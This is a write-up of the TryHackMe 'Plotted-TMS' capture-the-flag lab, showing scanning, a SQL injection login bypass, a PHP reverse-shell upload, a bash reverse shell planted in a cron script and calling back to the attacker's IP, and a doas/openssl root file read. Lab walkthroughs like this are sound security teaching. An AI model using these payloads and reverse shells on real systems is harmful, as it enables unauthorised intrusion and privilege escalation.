

Plotted-TMS

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.58.212

Lets try pinging it

```
ping 10.10.58.212 -c 5
```

```
PING 10.10.58.212 (10.10.58.212) 56(84) bytes of data.  
64 bytes from 10.10.58.212: icmp_seq=1 ttl=60 time=180 ms  
64 bytes from 10.10.58.212: icmp_seq=2 ttl=60 time=193 ms  
64 bytes from 10.10.58.212: icmp_seq=3 ttl=60 time=194 ms  
64 bytes from 10.10.58.212: icmp_seq=4 ttl=60 time=196 ms  
64 bytes from 10.10.58.212: icmp_seq=5 ttl=60 time=181 ms  
  
--- 10.10.58.212 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4005ms  
rtt min/avg/max/mdev = 180.126/188.636/195.561/6.832 ms
```

Alright lets do some port scanning next

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.58.212 -o allPortScan.txt
```

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.58.212 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-05 21:03 IST
Warning: 10.10.58.212 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.58.212
Host is up (0.15s latency).
Not shown: 60545 closed tcp ports (conn-refused), 4987 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
445/tcp    open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 16.41 seconds
```

Open ports

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http
445/tcp open  microsoft-ds
```

Lets enumerate further on those ports

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,445 10.10.58.212 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,445 10.10.58.212 -o aggressiveScan.txt
```

Starting Nmap 7.95 (<https://nmap.org>) at 2024-09-05 21:05 IST

Nmap scan report for 10.10.58.212

Host is up (0.15s latency).

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
--------	------	-----	--

| ssh-hostkey:

| 3072 a3:6a:9c:b1:12:60:b2:72:13:09:84:cc:38:73:44:4f (RSA)

| 256 b9:3f:84:00:f4:d1:fd:c8:e7:8d:98:03:38:74:a1:4d (ECDSA)

|_ 256 d0:86:51:60:69:46:b2:e1:39:43:90:97:a6:af:96:93 (ED25519)

80/tcp	open	http	Apache httpd 2.4.41 ((Ubuntu))
--------	------	------	--------------------------------

|_http-title: Apache2 Ubuntu Default Page: It works

|_http-server-header: Apache/2.4.41 (Ubuntu)

445/tcp	open	http	Apache httpd 2.4.41 ((Ubuntu))
---------	------	------	--------------------------------

|_http-server-header: Apache/2.4.41 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at <https://nmap.org>

Nmap done: 1 IP address (1 host up) scanned in 51.34 seconds

Aggressive scan

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
--------	------	-----	--

| ssh-hostkey:

| 3072 a3:6a:9c:b1:12:60:b2:72:13:09:84:cc:38:73:44:4f (RSA)

| 256 b9:3f:84:00:f4:d1:fd:c8:e7:8d:98:03:38:74:a1:4d (ECDSA)

|_ 256 d0:86:51:60:69:46:b2:e1:39:43:90:97:a6:af:96:93 (ED25519)

80/tcp	open	http	Apache httpd 2.4.41 ((Ubuntu))
--------	------	------	--------------------------------

|_http-title: Apache2 Ubuntu Default Page: It works

|_http-server-header: Apache/2.4.41 (Ubuntu)

445/tcp	open	http	Apache httpd 2.4.41 ((Ubuntu))
---------	------	------	--------------------------------

|_http-server-header: Apache/2.4.41 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Alright now lets do some directory fuzzing on these two http servers

Directory Fuzzing :

Lets do the port 80 first

```
ffuf -u http://10.10.58.212:80/FUZZ -w /usr/share/wordlists/dirb/common.txt  
-t 200
```

```
ffuf -u http://10.10.58.212:80/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200
```



v2.1.0

```
-----  
:: Method           : GET  
:: URL              : http://10.10.58.212:80/FUZZ  
:: Wordlist          : FUZZ: /usr/share/wordlists/dirb/common.txt  
:: Follow redirects : false  
:: Calibration       : false  
:: Timeout           : 10  
:: Threads           : 200  
:: Matcher           : Response status: 200-299,301,302,307,401,403,405,500  
-----
```

```
-----  
[Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 153ms]  
.htaccess [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 156ms]  
.htpasswd [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 156ms]  
.hta [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 160ms]  
admin [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 149ms]  
index.html [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 154ms]  
passwd [Status: 200, Size: 25, Words: 1, Lines: 2, Duration: 249ms]  
server-status [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 152ms]  
shadow [Status: 200, Size: 25, Words: 1, Lines: 2, Duration: 152ms]  
:: Progress: [4614/4614] :: Job [1/1] :: 477 req/sec :: Duration: [0:00:10] :: Errors: 0 ::  
-----
```

🔗 Directories on port 80

```
admin [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 149ms]  
index.html [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 154ms]  
passwd [Status: 200, Size: 25, Words: 1, Lines: 2, Duration: 249ms]
```

249ms]

shadow [Status: 200, Size: 25, Words: 1, Lines: 2, Duration: 152ms]

Ok now on port 445

```
ffuf -u http://10.10.58.212:445/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200
```

```
ffuf -u http://10.10.58.212:445/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200
```



v2.1.0

```
-----  
:: Method          : GET  
:: URL             : http://10.10.58.212:445/FUZZ  
:: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt  
:: Follow redirects : false  
:: Calibration      : false  
:: Timeout          : 10  
:: Threads          : 200  
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500  
-----
```

```
index.html          [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 149ms]  
.htaccess           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 150ms]  
.hta                [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 151ms]  
.htpasswd           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 151ms]  
index.html          [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 148ms]  
management          [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 149ms]  
server-status       [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 149ms]  
:: Progress: [4614/4614] :: Job [1/1] :: 488 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
```

🔗 Directories on port 445

index.html [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 148ms]

management [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 149ms]

Lets get to this web application now


Web Application :

Port 80 :

Default page




lets try the /passwd first




Lets decode this

```
echo bm90IHRoaXMgZWFzeSA6RA== | base64 -d  
not this easy :D%
```


Alright there lets try the /shadow page



Same thing as before lets try that /admin page now



Lets take a look at this




Lets decode this i guess

```
echo VHJ1c3QgbWUgaXQgaXMgbm90IHRoaXMgZWFzeS4ubm93IGdldCBiYWNRiHRvIGVudW1lcmF0aW9uIDpE | base64 -d  
Trust me it is not this easy..now get back to enumeration :D%
```


Okay! Lets try our luck at port 445 now

Port 445 :


Default page



Lets see this /management page



Lets click on the login button here



Ok tried `admin:admin` and `admin:password` nothing worked lets capture one of these request and see what it going on in the background

1	10.10.58.212:445	POST	/management/classes/Login...	f=login	200	.php	447	325
Applied: 1XX 2XX 3XX 4XX 5XX Other Presets								
http://10.10.58.212:445					Response			
1	POST /management/classes/Login.php?f=login HTTP/1.1				1	HTTP/1.1 200 OK		
2	Host: 10.10.58.212:445				2	Date: Thu, 05 Sep 2024 15:59:52 GMT		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20106101 Firefox/129.0				3	Server: Apache/2.4.41 (Ubuntu)		
4	Accept: */*				4	Expires: Thu, 19 Nov 1981 08:52:00 GMT		
5	Accept-Language: en-US,en;q=0.5				5	Cache-Control: no-store, no-cache, must-revalidate		
6	Accept-Encoding: gzip, deflate				6	Pragma: no-cache		
7	Content-Type: application/x-www-form-urlencoded; charset=UTF-8				7	Vary: Accept-Encoding		
8	X-Requested-With: XMLHttpRequest				8	Content-Length: 109		
9	Content-Length: 29				9	Keep-Alive: timeout=5, max=100		
10	Origin: http://10.10.58.212:445				10	Connection: Keep-Alive		
11	DNT: 1				11	Content-Type: text/html; charset=UTF-8		
12	Sec-GPC: 1				12			
13	Connection: keep-alive				13	{		
14	Referer: http://10.10.58.212:445/management/admin/login.php				14	"status": "incorrect",		
15	Cookie: PHPSESSID=6s91gm1qo5abo2smhg5j8b5nga				15	"last_qry": "SELECT * from users where username = 'admin' and password = md5('admin') "		
16	Priority: u=0				16	}		
17								
18	username=admin&password=admin							

Gaining Access :

Looks like an easy SQL injection lets try to test it

Request	Clear — +	Response
1 POST /management/classes/Login.php?f=login HTTP/1.1		1 HTTP/1.1 200 OK
2 Host: 10.10.58.212:445		2 Date: Thu, 05 Sep 2024 16:00:42 GMT
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0		3 Server: Apache/2.4.41 (Ubuntu)
4 Accept: */*		4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Accept-Language: en-US,en;q=0.5		5 Cache-Control: no-store, no-cache, must-revalidate
6 Accept-Encoding: gzip, deflate		6 Pragma: no-cache
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8		7 Content-Length: 20
8 X-Requested-With: XMLHttpRequest		8 Keep-Alive: timeout=5, max=100
9 Content-Length: 29		9 Connection: Keep-Alive
10 Origin: http://10.10.58.212:445		10 Content-Type: text/html; charset=UTF-8
11 DNT: 1		11
12 Sec-GPC: 1		12 {
13 Connection: keep-alive		13 "status": "success"
14 Referer: http://10.10.58.212:445/management/admin/login.php		14 }
15 Cookie: PHPSESSID=6s91gm1qo5abo2smhg5j8b5nga		
16 Priority: u=0		
17		
18 username=admin'OR 1=1-- -&password=admin		

Got it lets try this in the login page now

admin' OR 1=1-- -|

⚠

👤

Manage Passwords

●●●●●


⚠

🔒

Go to Portal

Sign In

And we can login



Ok so there is a few vulnerablity i found if u create a new offense we have XSS there but i just upload a php rev shell here
Drivers List → Action → Edit

We can upload our revshell here

Update driver

License No.

CDM-062314

Civil Status

Married

Last Name

Driver

Nationality

-

First Name

Plotted

Contact Number

0123456789

Middle Name

License Type

Professional

DOB

01/01/2000

Photo

Choose file

Browse

Present Address

Address 1

Permanent Address

Address 1

Grab the pentest monkey php revshell and change the IP address and Port

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.94.2'; // CHANGE THIS
$port = 9001; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

Start a listener next

```
nc -lvp 9001
```

```
Listening on 0.0.0.0 9001
```

Now upload the revshell on the photo section

and open the page of the user again and u should have your revshell here

```
nc -lvp 9001
```

```
Listening on 0.0.0.0 9001
```

```
Connection received on 10.10.58.212 47168
```

```
Linux plotted 5.4.0-89-generic #100-Ubuntu SMP Fri Sep 24 14:50:10 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux  
16:09:57 up 39 min, 0 users, load average: 0.00, 0.00, 0.09
```

```
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
/bin/sh: 0: can't access tty; job control turned off
```

```
$ id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
$
```

Lets upgrade this by usual

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
Ctrl+z
```

```
stty raw -echo; fg
```

```
export TERM=xterm
```

Lateral PrivEsc :

So i checked the all the SUID binary files and found one that might get us root later on

```
find / -perm -u=s -type f 2>/dev/null
```

```
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/at
/usr/bin/chsh
/usr/bin/umount
/usr/bin/doas
/usr/bin/newgrp
/usr/libexec/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
www-data@plotted:/$
```

Lets run linpeas for now

```
drwxr-xr-x  2 root root 4096 Aug 24  2021 .
drwxr-xr-x 101 root root 4096 Jan 28  2022 ..
-rw-r--r--  1 root root  102 Feb 13  2020 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Aug 24  2021 .
drwxr-xr-x 101 root root 4096 Jan 28  2022 ..
-rw-r--r--  1 root root  102 Feb 13  2020 .placeholder

/etc/cron.weekly:
total 20
drwxr-xr-x  2 root root 4096 Aug 24  2021 .
drwxr-xr-x 101 root root 4096 Jan 28  2022 ..
-rw-r--r--  1 root root  102 Feb 13  2020 .placeholder
-rwxr-xr-x  1 root root  813 Feb 25  2020 man-db
-rwxr-xr-x  1 root root  403 Aug  5  2021 update-notifier-common

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * plot_admin /var/www/scripts/backup.sh
```

So found this cronjob that is running lets see this where this is

```
www-data@plotted:/tmp$ cd /var/www/scripts/
www-data@plotted:/var/www/scripts$ ls
backup.sh
www-data@plotted:/var/www/scripts$ ls -al
total 12
drwxr-xr-x 2 www-data www-data 4096 Oct 28 2021 .
drwxr-xr-x 4 root     root     4096 Oct 28 2021 ..
-rwxrwxr-- 1 plot_admin plot_admin 141 Oct 28 2021 backup.sh
www-data@plotted:/var/www/scripts$
```

We can write in this folder lets delete this backup.sh here and then put our revshell to get a shell as this user

```
www-data@plotted:/var/www/scripts$ rm -rf backup.sh
www-data@plotted:/var/www/scripts$ wget http://10.17.94.2/backup.sh
--2024-09-05 16:21:25-- http://10.17.94.2/backup.sh
Connecting to 10.17.94.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 59 [application/x-sh]
Saving to: 'backup.sh'

backup.sh          100%[=====>]          59  --.-KB/s    in 0s

2024-09-05 16:21:26 (9.36 MB/s) - 'backup.sh' saved [59/59]

www-data@plotted:/var/www/scripts$ chmod +x backup.sh
www-data@plotted:/var/www/scripts$ cat backup.sh
#!/bin/bash

/bin/sh -i >& /dev/tcp/10.17.94.2/4444 0>&1

www-data@plotted:/var/www/scripts$
```

Now start a listener and wait for the cronjob to run and get us teh shell

```
nc -lvp 4444
```

```
Listening on 0.0.0.0 4444
```

```
Connection received on 10.10.58.212 54938
```

```
/bin/sh: 0: can't access tty; job control turned off
```

```
$ id
```

```
uid=1001(plot_admin) gid=1001(plot_admin) groups=1001(plot_admin)
```

```
$ █
```

Lets upgrade this as well

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Plotted-TMS git:(main) curl 001
```

```
nc -lvp 4444
```

```
Listening on 0.0.0.0 4444
```

```
Connection received on 10.10.58.212 54938
```

```
/bin/sh: 0: can't access tty; job control turned off
```

```
$ id
```

```
uid=1001(plot_admin) gid=1001(plot_admin) groups=1001(plot_admin)
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
plot_admin@plotted:~$ ^Z
```

```
[1] + 32198 suspended nc -lvp 4444
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Plotted-TMS git:(main)±3
```

```
stty raw -echo; fg
```

```
[1] + 32198 continued nc -lvp 4444
```

```
plot_admin@plotted:~$ export TERM=xterm
```

```
plot_admin@plotted:~$ █
```

here is user.txt

```
plot_admin@plotted:~$ ls -al
```

```
total 32
```

```
drwxr-xr-x  4 plot_admin plot_admin 4096 Oct 28  2021 .
```

```
drwxr-xr-x  4 root        root        4096 Oct 28  2021 ..
```

```
lrwxrwxrwx  1 root        root           9 Oct 28  2021 .bash_history -> /dev/null
```

```
-rw-r--r--  1 plot_admin plot_admin  220 Oct 28  2021 .bash_logout
```

```
-rw-r--r--  1 plot_admin plot_admin 3771 Oct 28  2021 .bashrc
```

```
drwxrwxr-x  3 plot_admin plot_admin 4096 Oct 28  2021 .local
```

```
-rw-r--r--  1 plot_admin plot_admin  807 Oct 28  2021 .profile
```

```
drwxrwx--- 14 plot_admin plot_admin 4096 Oct 28  2021 tms_backup
```

```
-rw-rw----  1 plot_admin plot_admin   33 Oct 28  2021 user.txt
```

```
plot_admin@plotted:~$ █
```

Vertical PrivEsc

So for Vertical i mention doas which had the suid bit

To exploit that lets first see its conf at /etc/doas.conf

```
plot_admin@plotted:~$ cat /etc/doas.conf
permit nopass plot_admin as root cmd openssl
plot_admin@plotted:~$
```

So to get the root.txt just type in this as openssl can be run with root privileges

```
doas openssl enc -in /root/root.txt
```

```
plot_admin@plotted:~$ doas openssl enc -in /root/root.txt
Congratulations on completing this room!
```

Not showing the entire file get it yourself ;)

Thanks for Reading :)